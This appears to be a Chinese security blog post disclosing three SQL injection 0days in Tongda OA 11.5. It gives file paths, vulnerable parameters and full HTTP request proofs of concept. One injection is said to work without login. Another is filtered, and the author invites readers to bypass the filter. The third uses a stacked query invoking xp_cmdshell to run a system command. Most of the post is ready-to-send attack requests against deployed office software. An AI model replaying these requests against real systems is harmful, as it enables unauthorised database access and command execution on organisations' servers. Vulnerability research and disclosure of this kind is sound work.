续集 | 再发通达 OA 多枚 0day

这是继：" 全网首发 | 通达 OA 多枚 0day 分享 " 对通达 OA 系统更加深入的一次审计，重新审计后又发现一些问题。

0x01 SQL 注入 POC(11.5 版本无需登录):


漏洞参数：SORT_ID，FILE_SORT

审计版本：通达 OA 11.5


```
POST /general/file_folder/swfupload_new.php HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWe
bKit/537.36 (KHTML, like Gecko) Chrome/79.0.3945.117 Safari/5
37.36
Referer: http://192.168.202.1/
Connection: close
Host: 192.168.202.1
Content-Length: 391
Accept: text/html,application/xhtml+xml,application/xml;q=0.
9,*/*;q=0.8
Accept-Language: en-US
Content-Type: multipart/form-data; boundary=----------GFioQpM
K0vv2
------------GFioQpMK0vv2
Content-Disposition: form-data; name="ATTACHMENT_ID"
1
------------GFioQpMK0vv2
Content-Disposition: form-data; name="ATTACHMENT_NAME"
1
------------GFioQpMK0vv2
Content-Disposition: form-data; name="FILE_SORT"
2
------------GFioQpMK0vv2
Content-Disposition: form-data; name="SORT_ID"
```


```
------------GFioQpMK0vv2--
```

看看下图，在我去掉 cookie 之后，发现一样能注入，我测试的 11.5 版本存在未授权也能注入。



漏洞文件：webroot\general\file_folder\swfupload_new.php 。先看 SORT_ID 与 FILE_SORT 参数，这两个参数都 是通过 $data[""]; 来接收变量，都直接带入 SQL 查询语句中，没有做任何过滤，造成注入。





0x02 SQL 注入 POC（有过滤）：


漏洞参数：CONTENT_ID_STR


审计版本：通达 OA 11.5

```
POST /general/file_folder/api.php HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWe
bKit/537.36 (KHTML, like Gecko) Chrome/79.0.3945.117 Safari/5
37.36
Referer: http://192.168.202.1/general/file_folder/public_fold
er.php?FILE_SORT=1&SORT_ID=59
X-Resource-Type: xhr
Cookie: PHPSESSID=g1njm64pl94eietps80muet5d7; USER_NAME_COOKI
E=admin; OA_USER_ID=admin; SID_1=fab32701
Connection: close
Host: 192.168.202.1
Pragma: no-cache
x-requested-with: XMLHttpRequest
Content-Length: 82
x-wvs-id: Acunetix-Deepscan/209
Cache-Control: no-cache
accept: */*
origin: http://192.168.202.1
Accept-Language: en-US
content-type: application/x-www-form-urlencoded; charset=UTF-
8
CONTENT_ID_STR=222&SORT_ID=59&FILE_SORT=1&action=sign
```


漏洞文件：webroot\general\file_folder\folder.php。

但是经过了 td_trim 函数，会过滤掉：空格、制表符、换行符、回车符、垂直制表符等。只能报错，或尝试 and 等语句判断还是没有问题的。





如果有厉害的师傅会有戏，可以绕绕试试了，先放这里了。




0x03 SQL 注入 POC:

漏洞参数：remark

审计版本：通达 OA 11.5

```
POST /general/appbuilder/web/meeting/meetingmanagement/meetin
greceipt HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWe
bKit/537.36 (KHTML, like Gecko) Chrome/79.0.3945.117 Safari/5
37.36
Referer: http://192.168.202.1/general/meeting/myapply/detail
s.php?affair=true&id=5&nosign=true&reminding=true
X-Resource-Type: xhr
Cookie: PHPSESSID=g1njm64pl94eietps80muet5d7; USER_NAME_COOKI
E=admin; OA_USER_ID=admin; SID_1=fab32701
Connection: close
Host: 192.168.202.1
Pragma: no-cache
x-requested-with: XMLHttpRequest
Content-Length: 97
x-wvs-id: Acunetix-Deepscan/186
Cache-Control: no-cache
accept: */*
origin: http://192.168.202.1
Accept-Language: en-US
```

```
content-type: application/x-www-form-urlencoded; charset=UTF-
8
m_id=5&join_flag=2&remark='%3b%20exec%20master%2e%2exp_cmdshe
ll%20'ping%20172%2e10%2e1%2e255'--
```



漏洞文件：webroot\general\appbuilder\modules\meeting\models\MeetingReceipt.php 。漏洞存在于 $remark=$data['remark']; 与 $form->REMARK = $remark; 可以看到 remark 参数没有过滤，直接拼接到 insert 语句中造成的注入。